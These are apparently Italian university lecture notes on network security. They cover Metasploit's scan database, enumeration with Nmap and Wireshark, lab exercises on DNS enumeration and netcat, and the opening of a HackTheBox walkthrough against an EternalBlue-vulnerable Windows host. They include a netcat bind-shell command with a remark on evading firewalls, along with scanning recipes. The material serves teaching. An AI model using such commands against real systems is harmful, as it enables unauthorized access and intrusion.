Quando si studiano tanti nodi di rete inizia a diventare fondamentale organizzare e gestire la mole di dati.

### Conservare ed elaborare i risultati

Per analizzare in maniera strutturata tutte le informazioni raccolte durante le fasi di scanning, tipicamente si importano i dati in un database locale lavorando così offline. In tal modo si può effettuare profilazione, individuazione delle vulnerabilità tramite correlazione delle informazioni etc.

# CONSERVARE ED ELABORARE I RISULTATI

- Attività fondamentale per riuscire ad analizzare in maniera strutturata tutte le informazioni raccolte durante le fasi di scanning
- Tipicamente realizzata tramite importazione dei dati delle scansioni in una apposita base di dati
- Il database delle scansioni diventa una repository preziosa di dati su cui effettuare elaborazioni utili:
  - alla estrapolazione di un profilo completo del sistema target
  - alla individuazione di potenziali vulnerabilità tramite attività di inferenza e di correlazione delle informazioni
  - alla preparazione delle successive fasi di attacco tramite stesura di un piano strutturato di azioni “offensive”

## INTRODUZIONE a METASPLOIT

Uno degli strumenti più utilizzati, questo framework è completo ed è concepito per studiare la sicurezza di rete (però se non usato in maniera etica permette di fare attacchi veramente dannosi perché automatizza tutto, compreso lo scarico del payload dell’attacco).

## GESTIONE DEI DATI CON “*Metasploit*”

- Una piattaforma completa per la messa a punto di attacchi di rete
- Un’impressionante collezione di:
  - tool di fingerprinting
  - “payload” di attacco
  - “exploit” di sistemi di rete
- Capace di importare i dati in un database sul quale effettuare query specifiche per:
  - lo studio organico dei sistemi target
  - l’individuazione di potenziali pattern di attacco

Vediamo come usarlo per studiare le informazioni in un ambiente organico ed integrato. Se prendo KALI e lo faccio partire mi dà la console. Ho la shell di metasploit e uno degli strumenti è DB\_NMAP e ci vedo già due contributi che sono NMAP e DB.

# IL DATABASE Metasploit

```
A database appears to be already configured, skipping initialization
[*] The initial module cache will be built in the background, this can take 2-5 minutes...

# cowsay++  

< metasploit >  

-----  

\  _/ (oo)  

 \_ )_|_\ )\ *  

  
Payload caught by AV? Fly under the radar with Dynamic Payloads in  
Metasploit Pro -- learn more on http://rapid7.com/metasploit  

  
=[ metasploit v4.11.4-2015071403 ]  
+ ... =[ 1467 exploits - 840 auxiliary - 232 post ]  
+ ... =[ 432 payloads - 37 encoders - 8 nops ]  
+ ... =[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  

  
msf > db_nmap 143.225.28.128/25  
[*] Nmap: Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-30 03:59 EDT
```

Mi crea un wrapper attorno a NMAP, poi fa partire NMAP e tutti i risultati che raccoglie li mette in una Base Dati che sta dietro Metasploit (con db\_init lo faccio collegare).

Se faccio partire NMAP lavora un poco e quando finisce mi dice che cosa ha trovato e mi fornisce la console di Metasploit framework. Con un comando che mi dà i servizi che ha trovato, lo si fa lanciando una query (SELECT \* FROM SERVICES) sul database; tale query mi restituisce tutti i servizi.

## Metasploit: ANALISI DEI DATI

```
msf > services  
Services  
=====  
  
host      port    proto  name          state   info  
----  
143.225.28.134  21    tcp    ftp           open  
143.225.28.134  80    tcp    http          open  
143.225.28.134  631   tcp    ipp           open  
143.225.28.134  7627  tcp    soap-http     open  
143.225.28.134  14000  tcp    scotty-ft    open  
143.225.28.134  280   tcp    http-mgmt    open  
143.225.28.134  9100  tcp    jetdirect   open  
143.225.28.134  443   tcp    https         open  
143.225.28.134  515   tcp    printer        open  
143.225.28.134  23    tcp    telnet        open  
143.225.28.135  135   tcp    msrpc         open  
143.225.28.135  139   tcp    netbios-ssn   open  
143.225.28.135  21    tcp    ftp           open  
143.225.28.135  3389  tcp    ms-wbt-server open  
143.225.28.135  1947  tcp    sentinel-sra  open  
143.225.28.135  445   tcp    microsoft-ds  open  
143.225.28.135  1723  tcp    pptp          open  
143.225.28.136  3389  tcp    ms-wbt-server open  
  
Terminata la scansione...  
  
[*] Nmap: 9103/tcp open  jetdirect          143.225.  
[*] Nmap: MAC Address: 00:17:C8:07:88:4E (Kyocera Document Solutions) 143.225.  
[*] Nmap: Nmap scan report for 143.225.28.254 143.225.  
[*] Nmap: Host is up (0.00072s latency). 143.225.  
[*] Nmap: Not shown: 998 closed ports 143.225.  
[*] Nmap: PORT      STATE SERVICE          143.225.  
[*] Nmap: 22/tcp    open  ssh              143.225.  
[*] Nmap: 23/tcp    open  telnet           143.225.  
[*] Nmap: MAC Address: 00:17:DF:B3:C4:00 (Cisco Systems) 143.225.  
[*] Nmap: Nmap scan report for 143.225.28.168 143.225.  
[*] Nmap: Host is up (0.0000010s latency). 143.225.  
[*] Nmap: All 1000 scanned ports on 143.225.28.168 are closed. 143.225.  
[*] Nmap: Nmap done: 128 IP addresses (38 hosts up) scanned in 7023.90 seconds 143.225.  
msf >
```

...i dati sono nel DB, pronti per essere analizzati!

I servizi forniti sono in generale, se volessi potrei andare molto in profondità e trovare tutti i nodi su cui vi sia un servizio particolare.

A inizio prossima lezione porta un risultato preconfezionato di scanning.

## Preparazione di un attacco in rete: enumeration (L06\_Enumeration)

Per entrare nell'ordine di idee vediamo la differenza sostanziale tra scanning ed enumeration. Con lo scanning scopro informazioni e scopro che ho a disposizione la porta 21, ora voglio andare in profondità e capire chi mi risponde e voglio quindi enumerare. Posso usare i servizi che ho trovato per iniziare a scoprire altre informazioni, come gli utenti.

**L'enumeration si basa sull'invio di pacchetti di "probe"(sondare) dei servizi individuati dalla fase precedente con l'obiettivo di evidenziare potenziali vulnerabilità per effettuare l'attacco.**

**NOTA da non dire:** I servizi individuati dalla fase di scanning sono i punti di accesso al sistema, ora si deve capire se questi punti possono essere una vulnerabilità.

A differenza dello Scanning il livello di intrusività dell'attaccante aumenta poiché l'enumeration richiede:

- La creazione di connessioni "attive" verso i sistemi analizzati(Es non utilizza Passive scanning )
- L'invio di "query" esplicite verso i servizi individuati nella fase di Scanning
- Il traffico in fase di Enumeration è maggiore.

Se ci poniamo dal punto di vista di chi subisce tale tecnica:

- Il vantaggio è che è più tracciabile e quindi più facilmente rilevabile dai sistemi di sicurezza dell'organizzazione.
- Lo svantaggio è che tenta di accedere a informazioni importanti come:
  - Nomi di account utente : per pilotare eventuali attacchi di password guessing
  - Risorse condivise mal configurate: cartelle di file system non protette
  - Versioni meno recenti di moduli software di cui sono note le vulnerabilità

Se trovo un server di posta elettronica voglio vedere gli account utente. Come vedo se un username esiste o no? Se il pannello è fatto male invece di dire wrong password o username mi dice wrong username e quindi capiamo subito che quest'ultimo non esiste.

Ci sono dei portali che non solo fanno questo errore, ma il messaggio di errore è preciso e mi dice che cosa ho sbagliato. Il messaggio deve essere quanto più generico possibile. Ci sono dei portali dove l'username mi fa scegliere da un menu a tendina. Potrebbe fare un esempio con alcune cliniche e in questi casi la enumeration è regalata. Se ho una lista di username fare un attacco brute force è molto semplificato perché già ho tutti gli user e mi devo concentrare solo alle password. Se ho l'username mi metto là e con tool come John the ripper trovo tutto.

Se con il footprinting ho trovato il server mail attraverso l'enumeration ci inizio a parlare e gli chiedo se esiste Username X. E lui mi risponde con un metodo SMTP verify.

Per fare però questa operazione cos'è che ha richiesto? Il 3way handshaking, messaggio hello e messaggio verify facendo così sono però SUPER TRACCIABILE.

## ENUMERATION vs SCANNING

- La principale differenza tra le tecniche di enumeration e quelle di scanning risiede nel più alto livello di intrusività delle prime:
  - l'enumerazione richiede:
    - la creazione di connessioni "attive" verso i sistemi analizzati
    - l'invio di "query" esplicite verso i servizi individuati in fase di scanning
- Per sua natura, l'enumeration è:
  - ☺ più pericolosa delle altre tecniche di raccolta delle informazioni
    - accesso a dati di dettaglio sui servizi individuati
  - ☺ più "tracciabile" e, quindi, più facilmente rilevabile da parte dei sistemi di sicurezza di cui l'organizzazione target è (auspicabilmente!) dotata

L'enumerazione è di risorse in generale, non solo account utente ma anche dei folder o di un servizio come STP che mi fa entrare in modalità anonima, o la presenza di web server o la presenza di plug in vulnerabili.

Il prof torna un attimo indietro sugli argomenti e ci fa vedere NMAP prima solo SYN (-sS) su un host con un server sulla porta 81. Fa partire apache su 81 invece che 80. NMAP in 81 trova un servizio standard e non Apache perché appunto di default non è questa porta. Se però lo lancio in modalità più approfondita (-sV) vede che ci sta apache più tutte altre informazioni, allora faccio sempre sV.

## “SCANNING” vs “ENUMERATION” CON *nmap*

```
root@kali:~# nmap -sS 143.225.28.169 -p 81
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-05 06:45 EDT
Nmap scan report for 143.225.28.169
Host is up (0.0013s latency).
PORT      STATE SERVICE
81/tcp    open  hosts2-ns
MAC Address: 40:6C:8F:3C:31:E3 (Apple)

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
root@kali:~# nmap -sV 143.225.28.169 -p 81
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-05 06:45 EDT
Nmap scan report for 143.225.28.169
Host is up (0.00068s latency).
PORT      STATE SERVICE VERSION
81/tcp    open  http    Apache httpd 2.4.4 ((Unix) PHP/5.4.16 OpenSSL/1.0.1e mod_perl/2.0.8-dev Perl/v5.16.3)
MAC Address: 40:6C:8F:3C:31:E3 (Apple)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.09 seconds
```

Presenza di un server HTTP in ascolto sulla porta 81!

Che cambia dietro le quinte, se lo vediamo con Wireshark ho che con il primo SYN ACK e reset ho solo 3 pacchetti.

## DIETRO LE QUINTE: "SCANNING"

No.	Time	Source	Destination	Protocol	Length	Info
138	6.332911000	143.225.28.168	143.225.28.169	TCP	58	47293-81 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
139	6.333859000	143.225.28.169	143.225.28.168	TCP	60	81-47293 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
140	6.333881000	143.225.28.168	143.225.28.169	TCP	54	47293-81 [RST] Seq=1 Win=0 Len=0

```
* Frame 139: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
* Ethernet II, Src: Apple_3c:31:e3 (40:6c:8f:3c:31:e3), Dst: CadmusCo_bf:ed:99 (08:00:27:bf:ed:99)
* Internet Protocol Version 4, Src: 143.225.28.169 (143.225.28.169), Dst: 143.225.28.168 (143.225.28.168)
* Transmission Control Protocol, Src Port: 81 (81), Dst Port: 47293 (47293), Seq: 0, Ack: 1, Len: 0
    Source Port: 81 (81)
    Destination Port: 47293 (47293)
    [Stream index: 3]
    [TCP Segment Len: 0]
    Sequence number: 0 (relative sequence number)
    Acknowledgment number: 1 (relative ack number)
    Header Length: 24 bytes
    .... 0000 0001 0010 = Flags: 0x012 (SYN, ACK)
    Window size value: 65535
    [Calculated window size: 65535]
* Checksum: 0x5e44 [validation disabled]
    Urgent pointer: 0
* Options: (4 bytes), Maximum segment size
    > Maximum segment size: 1460 bytes
* [SEQ/ACK analysis]
    This is an ACK to the segment in frame: 138
    [The RTT to ACK the segment was: 0.000948000 seconds]
```

Con sV ho una marea di pacchetti e prova tutte le cose due volte. Dopo che ha visto che la porta è aperta la chiude e inizio a fare dei GET in http anche se la porta è 81.

## DIETRO LE QUINTE: "ENUMERATION"

No.	Time	Source	Destination	Protocol	Length	Info
98	4.641790000	143.225.28.168	143.225.28.169	TCP	58	49769-81 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
99	4.642530000	143.225.28.169	143.225.28.168	TCP	60	81-49769 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
100	4.642590000	143.225.28.168	143.225.28.169	TCP	54	49769-81 [RST] Seq=1 Win=0 Len=0
104	4.742019000	143.225.28.168	143.225.28.169	TCP	58	59451-81 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
105	4.742491500	143.225.28.169	143.225.28.168	TCP	60	81-49770 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
106	4.742491000	143.225.28.168	143.225.28.169	TCP	54	49770-81 [RST] Seq=1 Win=0 Len=0
108	4.881824000	143.225.28.168	143.225.28.169	TCP	74	59451-81 [SYN] Seq=0 Win=10240 SACK_PERM=1 TSeqval=2772176 TSeqcr=0 Win=1024
109	4.882590000	143.225.28.168	143.225.28.169	TCP	78	81-59451 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 Win=0 TSval=330830057 TSeqcr=2772176 SACK_PERM=1
110	4.88259000	143.225.28.168	143.225.28.169	TCP	66	59451-81 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSeqval=2772176 TSeqcr=330830057
111	4.883469000	143.225.28.169	143.225.28.168	TCP	66	[TCP Window Update] B1=59451 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=330830057 TSeqcr=2772176
244	10.889725000	143.225.28.168	143.225.28.169	HTTP	84	GET / HTTP/1.0
245	10.889568000	143.225.28.169	143.225.28.168	TCP	66	81-59451 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=330836055 TSeqcr=2773967
246	10.892934800	143.225.28.169	143.225.28.168	HTTP	460	HTTP/1.1 302 Found (text/html)
247	10.892365000	143.225.28.168	143.225.28.169	TCP	66	81-59451-81 [ACK] Seq=19 Ack=395 Win=30720 Len=0 TSval=2773967 TSeqcr=330836056
248	10.892381000	143.225.28.169	143.225.28.168	TCP	66	81-59451 [FIN, ACK] Seq=395 Ack=19 Win=131744 Len=0 TSval=330836056 TSeqcr=2773967
249	10.892770000	143.225.28.168	143.225.28.169	TCP	66	81-59451-81 [FIN, ACK] Seq=395 Ack=19 Win=30720 Len=0 TSval=2773967 TSeqcr=330836056
250	10.892791000	143.225.28.169	143.225.28.168	TCP	66	[TCP Out-of-Order] B1=59451 [FIN, ACK] Seq=395 Ack=19 Win=131744 Len=0 TSval=2773967 TSeqcr=2773967
251	10.892791000	143.225.28.168	143.225.28.169	TCP	78	[TCP Out-of-Order] B1=59451 [FIN, ACK] Seq=395 Ack=19 Win=30720 Len=0 TSval=2773967 TSeqcr=330836056 SLE=395 SPE=395
252	10.892794000	143.225.28.169	143.225.28.168	TCP	66	81-59451 [ACK] Seq=209 Ack=20 Win=131744 Len=0 TSval=330836057 TSeqcr=2773967
253	10.966984000	143.225.28.168	143.225.28.169	TCP	74	59452-81 [SYN] Seq=0 Win=10240 SACK_PERM=1 TSeqval=2773967 TSeqcr=330836130
254	10.966983800	143.225.28.169	143.225.28.168	TCP	78	81-59452 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 Win=0 TSval=330836130 TSeqcr=2773967 SACK_PERM=1
255	10.967647000	143.225.28.168	143.225.28.169	TCP	66	59452-81 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSeqval=2773967 TSeqcr=330836130
256	10.966259000	143.225.28.169	143.225.28.168	TCP	66	[TCP Window Update] B1=59452 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=330836130 TSeqcr=2773967
257	10.966525000	143.225.28.168	143.225.28.169	HTTP	84	GET / HTTP/1.0
258	10.969252000	143.225.28.169	143.225.28.168	TCP	66	81-59452 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=330836131 TSeqcr=2773967
259	10.970520000	143.225.28.169	143.225.28.168	HTTP	460	HTTP/1.1 302 Found (text/html)
260	10.970520000	143.225.28.168	143.225.28.169	TCP	66	81-59452-81 [ACK] Seq=19 Ack=395 Win=30720 Len=0 TSval=2773968 TSeqcr=330836132
261	10.970566000	143.225.28.169	143.225.28.168	TCP	66	81-59452 [FIN, ACK] Seq=395 Ack=19 Win=131744 Len=0 TSval=330836132 TSeqcr=2773967
262	10.970566000	143.225.28.168	143.225.28.169	TCP	78	81-59452-81 [FIN, ACK] Seq=395 Ack=19 Win=30720 Len=0 TSval=2773968 TSeqcr=0 Win=1024
263	10.971058000	143.225.28.169	143.225.28.168	TCP	66	[TCP Out-of-Order] B1=59452 [FIN, ACK] Seq=395 Ack=19 Win=131744 Len=0 TSval=330836132 TSeqcr=2773968
264	10.971058000	143.225.28.168	143.225.28.169	TCP	78	59452-81 [SYN] Seq=0 Win=10240 SACK_PERM=1 TSeqval=2773968 TSeqcr=330836132 SLE=395 SPE=395
265	10.971382000	143.225.28.169	143.225.28.168	TCP	78	81-59452 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 Win=0 TSval=330836133 TSeqcr=2773968 SACK_PERM=1
266	10.971394000	143.225.28.168	143.225.28.169	TCP	66	59452-81 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSeqval=2773968 TSeqcr=330836133
267	10.971410000	143.225.28.169	143.225.28.168	TCP	98	[TCP Out-of-Order] B1=59452-81 [ACK] Seq=396 Ack=19 Win=131744 Len=0 TSval=330836133 TSeqcr=2773968
268	10.971500000	143.225.28.168	143.225.28.169	HTTP	106	GET / HTTP/1.1
269	10.971888000	143.225.28.169	143.225.28.168	TCP	66	[TCP Window Update] B1=59453 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=330836133 TSeqcr=2773968
270	10.971888000	143.225.28.169	143.225.28.168	TCP	66	81-59453 [ACK] Seq=1 Ack=1 Win=131712 Len=0 TSval=330836133 TSeqcr=2773968
271	10.972486000	143.225.28.169	143.225.28.168	HTTP	302	81-59453-81 [ACK] Seq=1 Ack=1 Win=131712 Len=0 TSval=2773968
272	10.972491000	143.225.28.168	143.225.28.169	TCP	66	59453-81 [ACK] Seq=1 Ack=257 Win=30720 Len=0 TSval=2773968 TSeqcr=330836134
273	10.972734000	143.225.28.168	143.225.28.169	TCP	66	81-59452-81 [FIN, ACK] Seq=19 Ack=395 Win=30720 Len=0 TSval=2773968 TSeqcr=330836133
274	10.972746000	143.225.28.168	143.225.28.169	TCP	66	81-59452-81 [FIN, ACK] Seq=19 Ack=395 Win=30720 Len=0 TSval=2773968 TSeqcr=330836134

Mi arriva una risposta e chiudo. La riapre, fa una GET mi arriva la risposta e mando una GET nuova con http 1.1 e quindi il comando sV mi ha tirato fuori tutta questa roba. Se apro i campi dell'header ci vedo i campi della risposta e vedo che ci sta Apache.

La differenza sta nel traffico generato, ma nessuno si mette a guardare dietro le quinte a monitorare. Se mi metto un banale agente wazuh sul nodo quello immediatamente mi dice che ci sta qualcosa di strano.

# LEZIONE 9 26/10/21

## Esercitazione

Oggi vedremo una lezione più pratica, soprattutto nel secondo blocco dove ci verrà mostrato un tentativo di hacking su una macchina remota che si trova su una piattaforma chiamata hackTheBox. La vulnerabilità che sfrutterà sarà **l'eternal blue che è per Windows**, le tecniche che userà saranno due: una automatica con metasploit ed una manuale.

Ancora una volta utilizzeremo docker security playground, nello specifico alcuni laboratori sfruttano proprio quello studiato finora. Vediamo “LE03\_DNSENUMERATION”, lo scenario presenta un server DNS vulnerabile perché ha delle pecche nella configurazione e c’è bisogno di un hacktool per effettuare delle operazioni. Come al solito scarichiamo l’immagine docker associata e lo facciamo partire, però c’è un problema ovvero l’hacktool scaricato non si trova sulla rete del server DNS e dobbiamo quindi agganciarlo alla rete.

Ovviamente partiamo dal presupposto che sappiamo già quali sono gli indirizzi della rete.

The screenshot shows the Docker Security Playground interface. On the left sidebar, there's a list of labs: L02\_TCPDumpLab, L07\_IPSecCrack, L07\_IPSecCrack\_sav, L14\_SlowDoSAttack, website\_example, website\_microservices\_exam..., wordpress\_example, and L10\_FuzzingTraining. The main area displays the configuration for the 'disp\_hacktool\_dns-utils' container. It shows the container name, image (nsunina/alpine-dnsutils:v1.0), ports, status (Running), and network settings (dnsenumeration\_public\_dnsenum). Below this, there's a section titled 'HOST' with instructions and a terminal window showing the output of the 'host -t ns' command for the domain 'dspdnsenum.lab'. The terminal shows the IP address 193.21.1.2 and aliases ns3, ns1, and ns2. A note explains that the records are not publicly available because it's an ad-hoc domain.

L’opzione “-l” di host abilita il listing di zona. Vediamo poi il comando \$ host -t soa (**start of area**) che configura l’area del DNS e possiamo continuare sul playground che mostra tutti i passaggi. Quello mostrato di seguito è un piccolo scripting bash, cose che si vedono a SO, nello specifico si fanno iterare su www/mail/pipozzo etc. Il comando che esegue “do host \${variabile da inserire}i.dspdnsenum

```
bash-4.4# echo www >> list.txt
bash-4.4# cat list.txt
www
bash-4.4# echo mail >> list.txt
bash-4.4# echo pipozzo >> list.txt
bash-4.4# cat list.txt
www
mail
pipozzo
bash-4.4# for i in $(cat list.txt); do host $i.dspdnsenum.lab 193.21.1.2; done
```

Per chiudere chiudiamo le shell, poi in ordine stacchiamo i tool e lo spegniamo, infine stop lab.

Vediamo un altro laboratorio per capire come funziona netcat, il laboratorio si chiama “L04\_NetcatTheAlmighty”. Lo scenario si prefigge di mostrare alcuni comandi a partire dall’help e poi come ottenere la shell remota. Utilizzare netcat in maniera silenziosa significa usare il flag -l per metterci in ascolto.

Una cosa che facciamo usando netcat è il **banner grabbing**, ovvero chiediamo ad un sistema su una specifica porta: Chi è, che versione è. Quello che abbiamo fatto è **enumeration** con un three way handshaking

Studiamoci tutto questo docker perché fatto bene ed interessante.

Il comando nella sezione di bind shell \$ *ncat – lvvvp 4444 – c /bin/bash* è un comando per associare un comando in ascolto a netcat. In questo caso quello che fa alice, una volta messasi in ascolto, è lanciare una binding shell.

Infatti, se Bob si mette in ascolto eseguirà il comando permettendo così di ottenere una shell sulla macchina di Alice.

Perché di solito ci facciamo lanciare una shell e che quindi la vittima sia in ascolto? **Perché ovviamente non lasciamo tracce di collegamento dal nostro punto di vista e anche per evitare un firewall che blocca l’ingresso di sincronizzazioni esterne.**

Lo scenario di Remote è quello dove vediamo proprio il cattivo che si mette in ascolto.


Il prossimo laboratorio che vediamo è “L04\_TFTPaint” e di come con il pensiero laterale permette begli attacchi. Il Trivial FTP dà per scontato che non ci sia autenticazione ma devo conoscere il nome delle risorse senza nessun controllo. L’unico problema di questo laboratorio è che tutti i tool da usare sono a nostra discrezione, i tool ovviamente possono funzionare anche più di uno alla volta.

Il tool che prova è “vrfy.py” che è codice python usato per aprire una socket TSP sulla porta 25 e prendi il banner di lunghezza 1024.

Ora inizia la parte esercitativa su HackTheBox, seguiremo passo per passo l’attacco ad una macchina windows. Ma cos’è HackTheBox? È una piattaforma che offre macchine **volutamente vulnerabili** per credere le conoscenze in sicurezza, è estremamente simile a DSP solo che è commerciale. HackTheBox permette di attaccare le macchine che non sono esposte pubblicamente, per accedervi bisogna usare una VPN. Quante sono le classi ad indirizzamento private? Sono **tre**:

- **10.0.0.0/8**
- **172.16.0.0/12**
- **192.168.0.0/16**

In questo caso possiamo subito vedere le info della macchina interessata:



Una volta scelta ci fornirà un certificato “.ovpn” da portare su Kali per poterci collegare attraverso \$ sudo openvpn “nome.ovpn”.

Un consiglio che ci dà è di usare una macchina virtuale APPOSITA per ogni esercizio, soprattutto se con gli account gratuiti. Questo per evitare degli attacchi da persone esterne che sfruttano la macchina vulnerabile attraverso tecniche di Pivoting.

Iniziamo, abbiamo ovviamente già effettuato le operazioni di discovery e i vari scanning e abbiamo ottenuto quest’indirizzo IP. Cosa desideriamo sapere dell’host attivo? Ovviamente quali sono i servizi attivi tramite **Nmap** e quelle elencate sono le varie scansioni che si possono effettuare

```

└$ ls
connectScan.gnmap connectScan.xml exploit      portScan.nmap versionScan.gnmap versionScan.xml vulnScan.nmap vulnSMB.gnmap vulnSMB.xml
connectScan.nmap enum4linux      portScan.gnmap portScan.xml versionScan.nmap vulnScan.gnmap vulnScan.xml vulnSMB.nmap

└(kali㉿kali)-[~/Desktop/NS]
└$ cat portScan.nmap
# Nmap 7.91 scan initiated Sat Oct 23 16:33:51 2021 as: nmap -sS -p- -T4 -Pn -oA portScan --initial-rtt-timeout 100ms --max-rtt-timeout 200ms 10.129.220.173
Nmap scan report for 10.129.220.173
Host is up (0.044s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown

# Nmap done at Sat Oct 23 16:34:48 2021 -- 1 IP address (1 host up) scanned in 57.00 seconds

```

Un’altra tecnica è il \$ *connectScan.nmap*

Una prima cosa da dire è che sia con connect, che con port, noi non individuiamo tutti i servizi, **ma solo quelli che usano TSP a livello trasporto questo perché cerchiamo di stimolare il 3-way-handshaking.**

Il connectScan eseguendo il 3wh è molto lento e completandolo il server immette nei propri log informazioni riguardo le mie attività. Mentre per lo **stealthScan** mando il SYN e il server risponde con l’ACK, ma non essendo interessato al banner mando subito un segnale di reset; i vantaggi sono temporali.

Il connectScan esiste perché possiamo lavorare ancora con sistemi vecchi e quindi minimizzare i problemi, **ricordiamo quindi di mettere sempre -sS come flag che sta per StealthScan**. **-T4** serve per dare un limite temporale per la scansione, più è alto più è completa. **-Pn** è un flag che dà per scontato che l'host sia attivo e nemmeno il reverse lookup. **-oA** salva l'output che è di solito di tre tipi: .nmap, .xml, .gnmap

Nmap purtroppo non capisce se la “non risposta” da parte di un host sia causata dell'elevata richiesta o se c'è un filtro che ne impedisce il passaggio. Il numero di porte totali esistenti è 65535 questo è utile per capire quante richieste può fare Nmap al secondo per attivare le porte e perché un elevata richiesta porti al crush delle richieste.

Una volta trovate le porte passiamo a \$ cat versionScan.nmap che si occupa di trovare tutte le versioni dei servizi sulle porte, nello specifico a noi interessa Samba.

```
(kali㉿kali)-[~/Desktop/NS]
$ cat versionScan.nmap
# Nmap 7.91 scan initiated Sun Oct 24 06:56:32 2021 as: nmap -sV -sC -p 135,139,445,49152,49153,49154,49155,49156,49157 -Pn -oA versionScan 10.129.220.173
Nmap scan report for 10.129.220.173
Host is up (0.044s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
clock-skew: mean: -19m57s, deviation: 34m37s, median: 1s
smb-os-discovery:
  OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
  OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
  Computer name: haris-PC
  NetBIOS computer name: HARIS-PC\x00
  Workgroup: WORKGROUP\x00
  System time: 2021-10-24T11:57:36+01:00
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb2-security-mode:
  2.02:
    Message signing enabled but not required
```

Nmap ha una serie di script che possiamo lanciare per effettuare un ulteriore enumeration oppure un attacco bruteforce, etc come evidenziato nell'immagine successiva. Tutti questi script possiamo trovarli in /usr/share/nmap/script/script.db

```
(kali㉿kali)-[~/Desktop/NS]
$ cat vulnSMB.nmap
# Nmap 7.91 scan initiated Sun Oct 24 07:25:33 2021 as: nmap -p 445 "--script=vuln and safe" -Pn -oA vulnSMB 10.129.241.231
Nmap scan report for 10.129.241.231
Host is up (0.044s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs:  CVE:2017-0143
    Risk factor: HIGH
      A critical remote code execution vulnerability exists in Microsoft SMBv1
      servers (ms17-010).

    Disclosure date: 2017-03-14
    References:
      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

